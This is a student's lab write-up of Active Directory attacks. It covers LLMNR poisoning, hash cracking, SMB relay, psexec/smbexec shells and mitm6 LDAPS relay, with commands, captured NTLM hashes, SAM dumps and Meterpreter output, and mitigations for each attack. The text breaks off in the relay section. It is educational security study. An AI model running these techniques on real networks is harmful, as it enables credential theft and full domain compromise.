

HACKING ACTIVE DIRECTORY

Hands-On Attacks · Credential Abuse · Full Domain Compromise

J. Manassa Sathvika
3rd Year, B.E CSE (Cyber Security)
2025

Active Directory Attack Fundamentals — A Hands-On Learning Journey

Active Directory (AD) is Microsoft's directory service used to manage and organize users, computers, groups, and other resources within a Windows-based network. It provides a centralized system for authentication, authorization, and policy enforcement, ensuring that the right users have the right access to the right resources across an organization. In simple terms, AD acts as the central identity and access control hub for most enterprise networks.

To deepen my understanding of these concepts, I built a fully isolated Active Directory lab environment where I learned and practiced **beginner-level AD attack techniques**. Working hands-on helped me clearly see how attackers leverage weak configurations, credential exposure, and trust relationships to move through an AD environment.

This document outlines the lab environment I created and walks through the attack techniques I practiced, along with the key insights gained throughout the learning process. All activities were carried out safely in a sandboxed environment strictly for educational and skill-building purposes, with the goal of establishing a solid foundation in Active Directory security

My Lab Setup

This is the Active Directory lab environment I built and configured for practicing AD concepts and testing different attack scenarios.

Overview

- Small, isolated Active Directory lab built for hands-on learning and safe testing.
- Runs entirely on the host in a NAT/host-only virtual network so VMs can communicate without exposing services to the internet.

Virtual machines (4 total)

1. Domain Controller — Windows Server 2019 – (Nimai-DC)

- Hosts Active Directory Domain Services (AD DS) and DNS for the lab domain (madhav.local).
- Provides domain authentication, stores user/group objects and OUs, and hosts test file shares used for enumeration.
- Role examples: domain administration, GPO management, service account/SPN registration.

2. Client 1 — Windows 10 Enterprise (The-Supreme)

- Domain-joined user workstation representing a standard employee machine.
- Local user: fcastle (Frank Castle).
- Configured with a local administrator relationship for certain attack paths and a user file share to emulate typical user resources.

3. Client 2 — Windows 10 Enterprise (The Spider-Man)

- Second domain-joined workstation to enable two-machine/lateral movement scenarios.
- Local user: pparker (Peter Parker).

- Mirrored configuration of Client 1; used for attacks that require multiple targets (lateral movement, remote admin abuse).

4. Attacker — Kali Linux (offensive workstation)


- Used for reconnaissance, authentication attacks, Kerberos testing, SMB enumeration, and exploitation attempts against the lab.
- Operates from the isolated network and targets the domain controller and clients.

Important accounts and roles


- **Domain Administrator(s)** — privileged accounts (example: tstark) with membership in Domain Admins used to demonstrate full-domain privilege scenarios.
- **Standard Domain Users** — lower-privilege accounts (examples: fcastle, pparker) used for normal login/privilege escalation exercises.
- **Service Account** — dedicated account for an application/SQL service (example: sqlservice) that is given a service principal name (SPN); used to demonstrate Kerberos service-ticket targeting and attacks against elevated service accounts.
- **Local Administrator relationships** — at least one user (fcastle) is configured as a local administrator on multiple client machines to enable realistic lateral movement techniques.

Key configurations (lab choices to enable learning)

- Domain named in a private namespace (e.g., madhav.local) to avoid public conflicts.
- DNS provided by the domain controller so Kerberos name resolution behaves like a production environment.
- File shares enabled on the domain controller and user workstations (SMB/ports opened) to simulate common resources.
- SPN registered for the service account to allow Kerberos service-ticket related exercises.



Virtual Active Directory lab architecture



Domain accounts and structure within MADHAV.local.

With the lab fully configured, I began testing a wide range of Active Directory attack techniques to understand how real networks can be compromised through authentication weaknesses and misconfigurations. I started with LLMNR/NBT-NS poisoning to capture and crack NTLMv2 hashes, followed by SMB relaying to reuse those credentials for unauthorized access. Using Impacket tools, I established remote shells on domain hosts, enabling deeper interaction and setup for more advanced attacks. I then performed IPv6 DNS hijacking with mitm6, which allowed me to manipulate authentication flows and escalate privileges through LDAP relay attacks. Building on this access, I carried out Pass-the-Password and Pass-the-Hash techniques for lateral movement, and used token impersonation to elevate privileges through cached authentication tokens.

Next, I executed Kerberoasting to extract and crack weak service account passwords, and used a URL-based credential harvesting trick to capture additional NTLMv2 hashes from shared folders. After gaining control of the Domain Controller, I ran Mimikatz to dump plaintext credentials, NTLM hashes, LSA secrets, and Kerberos data. This led to the final step: generating a Golden Ticket, providing unrestricted, persistent access across the entire domain. Together, these attack chains demonstrated how a single weak point can escalate into full domain compromise when multiple techniques are combined.

LLMNR Poisoning

Objective:

To capture a user's NTLMv2 authentication response and ultimately recover the user's password by impersonating a network resource during failed hostname resolution.

Concept:

When a Windows system cannot resolve a hostname through DNS, it falls back to LLMNR and NetBIOS name resolution. These protocols broadcast queries across the local network. An attacker can intercept these broadcasts, pretend to be the requested resource, and cause the victim machine to send its NTLMv2 authentication response.

Tools Used:

Responder (for capturing NTLMv2 responses)

Hashcat (for offline password cracking).

What I Did in the Lab:

I activated a responder tool on the attacker machine to listen for LLMNR and NetBIOS broadcasts. By triggering a failed resource lookup from a domain-joined client, the system broadcasted an LLMNR request. The attacker machine intercepted this request and captured the NTLMv2 response belonging to the user **fcastle**.

Outcome:

The captured NTLMv2 hash was successfully cracked with a wordlist, revealing the user's weak password.

Mitigation:

- Disable LLMNR and NetBIOS across endpoints
- Enforce strong password policies
- monitor for suspicious responder-like activity on internal networks


```
[*] [LLMNR] Poisoned answer sent to fe80::98c0:8e67:9b7f:8fb8 for name desktopp
[*] [MDNS] Poisoned answer sent to fe80::98c0:8e67:9b7f:8fb8 for name desktopp.local
[*] [MDNS] Poisoned answer sent to 192.168.0.107 for name desktopp.local
[*] [LLMNR] Poisoned answer sent to fe80::98c0:8e67:9b7f:8fb8 for name desktopp
[HTTP] Sending NTLM authentication request to 2406:7400:ff03:5583:5585:33c2:b59b:bc04
[*] [LLMNR] Poisoned answer sent to 192.168.0.107 for name desktopp
[*] [MDNS] Poisoned answer sent to fe80::98c0:8e67:9b7f:8fb8 for name desktopp.local
[WebDAV] NTLMv2 Client : 2406:7400:ff03:5583:5585:33c2:b59b:bc04
[WebDAV] NTLMv2 Username : MADHAV\fcastle
[WebDAV] NTLMv2 Hash : fcastle::MADHAV:5114d710d69a973f:BB93CAED6BEEED4709480D83F0A5BC26:010100000000
5A0049005000390001001E00570049004E002D0030005500580055004700480030004200490046003300040014005A00490050003
00055005800550047004800300042004900460033002E005A004900500039002E004C004F00430041004C00050014005A00490050
00010000000002000006AAD7DAB48B053556E5F37923DB84EF2F765931E254E639C8F6C1E44D6165030A0010000000000000000
073006B0074006F00700070002E006C006F00630061006C000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.0.107 for name desktopp.local
[*] [MDNS] Poisoned answer sent to 192.168.0.107 for name desktopp.local
[*] [MDNS] Poisoned answer sent to fe80::98c0:8e67:9b7f:8fb8 for name desktopp.local
[HTTP] Sending NTLM authentication request to 2406:7400:ff03:5583:5585:33c2:b59b:bc04
[*] [LLMNR] Poisoned answer sent to 192.168.0.107 for name desktopp
[*] [LLMNR] Poisoned answer sent to fe80::98c0:8e67:9b7f:8fb8 for name desktopp
[*] [LLMNR] Poisoned answer sent to fe80::98c0:8e67:9b7f:8fb8 for name desktopp
[*] [LLMNR] Poisoned answer sent to 192.168.0.107 for name desktopp
[*] [MDNS] Poisoned answer sent to fe80::98c0:8e67:9b7f:8fb8 for name desktopp.local
[WebDAV] NTLMv2 Client : 2406:7400:ff03:5583:5585:33c2:b59b:bc04
[WebDAV] NTLMv2 Username : MADHAV\fcastle
[WebDAV] NTLMv2 Hash : fcastle::MADHAV:5727382cb6020ac2:41F681F2AE1C135BA05DE247DB47F588:010100000000
5A0049005000390001001E00570049004E002D0030005500580055004700480030004200490046003300040014005A00490050003
00055005800550047004800300042004900460033002E005A004900500039002E004C004F00430041004C00050014005A00490050
00010000000002000006AAD7DAB48B053556E5F37923DB84EF2F765931E254E639C8F6C1E44D6165030A0010000000000000000
073006B0074006F00700070002E006C006F00630061006C000000000000000000
[*] [MDNS] Poisoned answer sent to 192.168.0.104 for name Nimai-DC.local
```

NTLMv2 hash captured via LLMNR poisoning.

```

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

FCASTLE::MADHAV:99ee8a9c80922837:c374ea449e5de4c0b64a0f78fd1cc914:010100000000000003f4f12e5305ddc01ae3bd7f
76569cd630000000002008005a0049005000390001001e00570049004e002d003000550058005500470048003000420049004600
3300040014005a004900500039002e004c004f00430041004c0003003400570049004e002d0030005500580055004700480030004
2004900460033002e005a004900500039002e004c004f00430041004c00050014005a004900500039002e004c004f00430041004c
0008003000300000000000000000100000002000006aadcd7ab48b053556e5f37923db84ef2f765931e254e639c8f6c1e44d61650
30a00100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000:Po$$word!

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....: FCASTLE::MADHAV:99ee8a9c80922837:c374ea449e5de4c0b6 ... 000000
Time.Started....: Mon Nov 24 16:34:00 2025, (9 secs)
Time.Estimated...: Mon Nov 24 16:34:09 2025, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1209.2 kH/s (2.74ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10764288/14344385 (75.04%)

```

Successful password recovery from captured NTLMv2 hash.

SMB Relay

Objective:

Use captured authentication material to authenticate to another host and gain elevated access (dump local SAM hashes or obtain an interactive shell).

Concept:

SMB relay takes an intercepted NTLM authentication exchange and forwards (relays) it to a different target host. If the target allows NTLM authentication and SMB signing is not required, the relayed credentials can authenticate successfully. This is especially effective when the relayed account has local administrator privileges on the target machine.

Tools used:

Responder (to capture credentials) and ntlmrelayx (to relay captured credentials to target hosts and, optionally, spawn an interactive SMB shell).

What I did in the lab:

I configured Responder to capture broadcast authentication attempts while disabling its SMB/HTTP responders, then used ntlmrelayx with a targets list to relay captured credentials from one workstation to a second workstation where the same user was a local administrator. After a successful relay, I dumped the target's local SAM data and, in a follow-up run, obtained an interactive SMB shell.

Outcome:

The relay succeeded because SMB signing was not required on the target and the relayed account had local admin rights. This allowed dumping of local user hashes (SAM) and the creation of an interactive shell on the target machine.

Mitigation:

Enable SMB message signing or require signing on all endpoints, disable NTLM authentication where feasible, apply account tiering (limit high-privilege accounts from logging into low-tier systems), and restrict local administrator membership to minimize lateral movement risk.

```
[*] Setting up RPC Server on port 135
[*] Multirelay enabled

[*] Servers started, waiting for connections
[*] (SMB): Received connection from MADHAV/fcastle at THESUPREME, connection will be relayed after re-authentication
[*]
[*] (SMB): Connection from MADHAV/FCastle@192.168.0.107 controlled, attacking target smb://192.168.0.105
[*] (SMB): Authenticating connection from MADHAV/FCastle@192.168.0.107 against smb://192.168.0.105 SUCCEED [1]
[*] All targets processed!
[*] (SMB): Connection from MADHAV/FCastle@192.168.0.107 controlled, but there are no more targets left!
[*] smb://MADHAV/FCastle@192.168.0.105 [1] → Service RemoteRegistry is in stopped state
[*] smb://MADHAV/FCastle@192.168.0.105 [1] → Service RemoteRegistry is disabled, enabling it
[*] (SMB): Received connection from MADHAV/fcastle at THESUPREME, connection will be relayed after re-authentication
[*] smb://MADHAV/FCastle@192.168.0.105 [1] → Starting service RemoteRegistry
[*] smb://MADHAV/FCastle@192.168.0.105 [1] → Target system bootKey: 0xe4c1c1a828a7d16b77295aaf3c911258
[*] smb://MADHAV/FCastle@192.168.0.105 [1] → Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6ae45683f885480ba3ebaf5500f1a052:::
Peter Parker:1001:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
[*] smb://MADHAV/FCastle@192.168.0.105 [1] → Done dumping SAM hashes for host: 192.168.0.105
[*] smb://MADHAV/FCastle@192.168.0.105 [1] → Stopping service RemoteRegistry
[*] smb://MADHAV/FCastle@192.168.0.105 [1] → Restoring the disabled state for service RemoteRegistry
```

Relayed NTLM authentication allowing access and SAM dump

```
(root@kali)~# nc 127.0.0.1 11000
Type help for list of commands
# shares
ADMIN$
C$
IPC$
Share
# use C$
# LS
*** Unknown syntax: LS
# ls
drw-rw-rw- 0 Thu Sep 11 07:17:37 2025 $Recycle.Bin
drw-rw-rw- 0 Thu Aug 28 19:29:12 2025 Documents and Settings
-rw-rw-rw- 8192 Tue Nov 25 07:47:17 2025 DumpStack.log.tmp
drw-rw-rw- 0 Thu Oct 2 06:08:04 2025 inetpub
-rw-rw-rw- 872415232 Tue Nov 25 07:47:17 2025 pagefile.sys
drw-rw-rw- 0 Thu Aug 28 20:13:18 2025 PerfLogs
drw-rw-rw- 0 Wed Oct 1 23:33:42 2025 Program Files
drw-rw-rw- 0 Thu Aug 28 20:13:20 2025 Program Files (x86)
drw-rw-rw- 0 Thu Aug 28 20:00:50 2025 ProgramData
drw-rw-rw- 0 Tue Sep 9 10:32:23 2025 Recovery
drw-rw-rw- 0 Sat Oct 4 05:29:16 2025 Share
-rw-rw-rw- 268435456 Tue Nov 25 07:47:17 2025 swapfile.sys
drw-rw-rw- 0 Thu Aug 28 06:59:41 2025 System Volume Information
drw-rw-rw- 0 Thu Aug 28 20:08:30 2025 Users
drw-rw-rw- 0 Sat Oct 4 05:47:58 2025 Windows
# use ADMIN$
# ls
drw-rw-rw- 0 Sat Oct 4 05:47:58 2025 .
drw-rw-rw- 0 Sat Oct 4 05:47:58 2025 ..
drw-rw-rw- 0 Thu Aug 28 20:13:20 2025 addins
drw-rw-rw- 0 Mon Oct 20 09:34:16 2025 appcompat
drw-rw-rw- 0 Thu Oct 2 06:08:06 2025 apppatch
drw-rw-rw- 0 Tue Nov 25 08:02:26 2025 AppReadiness
```

Interactive SMB shell obtained on the target via ntlmrelayx relay.

Gaining Shell Access

Objective:

To use previously obtained credentials to authenticate remotely to a target Windows machine and gain a functional shell for post-exploitation.

Concept:

When a valid user credential is available and that user has local administrator rights on a machine remote execution technique such as PSEXec, SMBExec, or WMIExec can be used to establish a shell. These methods rely on SMB/WMI access and are often detected by antivirus solutions, so attackers typically try multiple execution paths.

Tools Used:

Metasploit PSEXec module, psexec.py, smbexec.py, and wmiexec.py (Impacket toolkit).

What I Did in the Lab:

Using the valid credential recovered from the LLMNR Poisoning attack, I attempted remote authentication against a workstation where the same user (fcastle) had local administrator privileges. After Metasploit's PSEXec was blocked by Windows Defender, I switched to Impacket tools. psexec.py successfully established a remote shell, and additional testing with SMBExec and WMIExec showed alternative command-execution paths.

Outcome:

A remote shell was successfully obtained on the target system using psexec.py, confirming that a cracked credential combined with local admin rights provides full remote access.

Mitigation:

Restrict local administrator memberships, enforce account-tiering practices, monitor for remote execution activity, and strengthen endpoint defenses to detect/block PSEXec/WMI-style behavior.

```

msf exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.0.108:4444
[*] 192.168.0.107:445 - Connecting to the server ...
[*] 192.168.0.107:445 - Authenticating to 192.168.0.107:445|MADHAV.local as user 'fcastle' ...
[*] 192.168.0.107:445 - Selecting PowerShell target
[*] 192.168.0.107:445 - Executing the payload ...
[*] 192.168.0.107:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Meterpreter session 1 opened (192.168.0.108:4444 → 192.168.0.107:64049) at 2025-11-24 18:48:23 +0530
[*] Sending stage (177734 bytes) to 192.168.0.107
[*] Meterpreter session 2 opened (192.168.0.108:4444 → 192.168.0.107:64063) at 2025-11-24 18:48:31 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : THESUPREME
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : MADHAV
Logged On Users : 7
Meterpreter   : x86/windows
meterpreter > ls
Listing: C:\Windows\system32

```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2019-12-07 15:19:04 +0530	0409
100666/rw-rw-rw-	2151	fil	2019-12-07 14:40:02 +0530	12520437.cpx
100666/rw-rw-rw-	2233	fil	2019-12-07 14:40:02 +0530	12520850.cpx
100666/rw-rw-rw-	232	fil	2019-12-07 14:39:21 +0530	@AppHelpToast.png
100666/rw-rw-rw-	308	fil	2019-12-07 14:39:21 +0530	@AudioToastIcon.png
100666/rw-rw-rw-	330	fil	2019-12-07 14:39:26 +0530	@EnrollmentToastIcon.png

Meterpreter shell obtained on the target system using valid credentials.

```

(root@kali)-[~]
# python3 /usr/share/doc/python3-impacket/examples/psexec.py madhav.local/fcastle:P@\\$\\w0rd!@192.168.0.107
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.0.107.....
[*] Found writable share ADMIN$
[*] Uploading file cyTiJAWU.exe
[*] Opening SVCManager on 192.168.0.107.....
[*] Creating service xMua on 192.168.0.107.....
[*] Starting service xMua.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> dir
Volume in drive C has no label.
Volume Serial Number is ACA8-38B4

Directory of C:\Windows\system32

11/23/2025  07:54 AM  <DIR>      .
11/23/2025  07:54 AM  <DIR>      ..
12/07/2019  01:49 AM  <DIR>      0409
12/07/2019  01:10 AM                2,151 12520437.cpx
12/07/2019  01:10 AM                2,233 12520850.cpx
12/07/2019  01:09 AM                232 @AppHelpToast.png
12/07/2019  01:09 AM                308 @AudioToastIcon.png

```

SYSTEM-level command shell gained via Impacket psexec.py.

```
(root@kali) ~  
python3 /usr/share/doc/python3-impacket/examples/smbexec.py madhav.local/fcastle:P@\\$\\$w0rd\\!@192.168.0.107  
  
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
  
[!] Launching semi-interactive shell - Careful what you execute  
C:\Windows\system32>whoami  
nt authority\system  
  
C:\Windows\system32>dir  
Volume in drive C has no label.  
Volume Serial Number is ACA8-38B4  
  
Directory of C:\Windows\system32  
  
11/24/2025 05:03 AM <DIR> .  
11/24/2025 05:03 AM <DIR> ..  
12/07/2019 01:49 AM <DIR> 0409  
12/07/2019 01:08 AM 12,088 69fe178f-26e7-43a9-aa7d-2b616b672dde_eventlogservice.dll  
09/17/2025 08:25 PM 13,280 6bea57fb-8dfb-4177-9ae8-42e8b3529933_RuntimeDeviceInstall.dll  
12/07/2019 01:09 AM 3,176 @AdvancedKeySettingsNotification.png  
12/07/2019 01:08 AM 232 @AppHelpToast.png  
12/07/2019 01:08 AM 308 @AudioToastIcon.png  
12/07/2019 01:08 AM 450 @BackgroundAccessToastIcon.png  
12/07/2019 01:08 AM 199 @bitlockertoastimage.png  
12/07/2019 01:08 AM 14,791 @edpttoastimage.png  
12/07/2019 01:08 AM 330 @EnrollmentToastIcon.png  
12/07/2019 01:08 AM 563 @language_notification_icon.png
```

Semi-interactive SYSTEM shell established using smbexec.py.

IPv6-based Man-in-the-Middle / DNS Relay

Objective:

To intercept IPv6 name-resolution traffic, impersonate IPv6 DNS responses, and capture or relay authentication material to gain privileged access or create persistence in the domain.

Concept:

Many Windows hosts have IPv6 enabled even when the network primarily uses IPv4, and IPv6 DNS resolution is often unattended. By advertising malicious IPv6 DNS responses, an attacker can redirect a host's IPv6 traffic (including SMB/LDAP) to an attacker-controlled machine. Captured NTLM exchanges can then be relayed (for example via LDAP relay) to the domain controller or other targets, allowing account creation, privilege escalation, or remote execution if the relayed principal has sufficient rights.

Tools used:

mitm6 (IPv6 MITM/DNS spoofer) and ntlmrelayx (for relaying captured NTLM authentication to LDAP/SMB targets). Certificate support (LDAPS) is used where required to enable LDAP relaying.

What I did in the lab:


I installed and ran mitm6 on the attacker host to respond to IPv6 DNS queries on the isolated lab subnet. I ensured LDAPS was available on the domain controller (installed a lab CA/ certificate) so relayed authentication could target LDAP over TLS. When a lab workstation rebooted (triggering IPv6 resolution), mitm6 redirected its IPv6 traffic to the attacker. Using ntlmrelayx I relayed captured NTLM material to the domain controller, which allowed the creation of an account and extraction of domain information via the relayed session.

Outcome:

The attack successfully intercepted IPv6 DNS traffic and relayed NTLM authentication to the domain controller. This allowed the extraction of valuable domain information (users, groups, policies, trusts) and enabled the automatic creation of a new domain account with a modified ACL that granted elevated access.

Mitigation:

- Disable unused IPv6 services or enforce strict IPv6 firewall rules (deny by default / allow necessary).
- Disable WPAD or block WPAD discovery if not required.
- Enable LDAP signing and channel binding (LDAPS) to reduce relaying success.
- Use the Protected Users group and account tiering to prevent high-privilege credentials from being usable on low-tier systems.
- Monitor for anomalous IPv6 DNS advertisements and unusual LDAP/SMB authentication activity.



```
root@kali:~# ntlmrelayx
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRM (HTTPS) Server on port 5986
[*] Setting up KDC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] (HTTP): Client requested path: /wpad.dat
[*] (HTTP): Serving PAC file to client fe80::192:168:0:107
[*] (HTTP): Connection from fe80::192:168:0:107 controlled, attacking target ldaps://192.168.0.104
[*] (HTTP): Authenticating connection from MAGNAV/THESUPREMACYfe80::192:168:0:107 against ldaps://192.168.0.104 SUCCESS [1]
[*] ldap://MAGNAV/THESUPREMACY192.168.0.104 [1] -> Enumerating relayed user's privileges. This may take a while on large domains
[*] All targets processed!
[*] (HTTP): Connection from fe80::192:168:0:107 controlled, but there are no more targets left!
[*] ldap://MAGNAV/THESUPREMACY192.168.0.104 [1] -> Dumping domain info for first time
[*] ldap://MAGNAV/THESUPREMACY192.168.0.104 [1] -> Domain info dumped into lootdir!
[*] (HTTP): Client requested path: http://ip6.msftconnecttest.com/connecttest.txt
[*] (HTTP): Client requested path: http://www.msftconnecttest.com/connecttest.txt
[*] All targets processed!
[*] (HTTP): Connection from fe80::192:168:0:107 controlled, but there are no more targets left!
[*] (HTTP): Client requested path: http://ip6.msftconnecttest.com/connecttest.txt
[*] All targets processed!
[*] (HTTP): Connection from fe80::192:168:0:107 controlled, but there are no more targets left!

root@kali:~# ls
10.158.178.18_sambashashes.sam  arp.cache  getspsn.debug.txt  hashes.txt  impacket-git  lootme1  mtlmrelayx.log  target.txt  transfer
192.168.0.105_sambashashes.sam  Desktop    hash1.txt          hash.txt    lootme        ntlmhash.txt  sessionresume_EBPVSOJC  test

root@kali:~# cd lootme1
root@kali:~/lootme1# ls
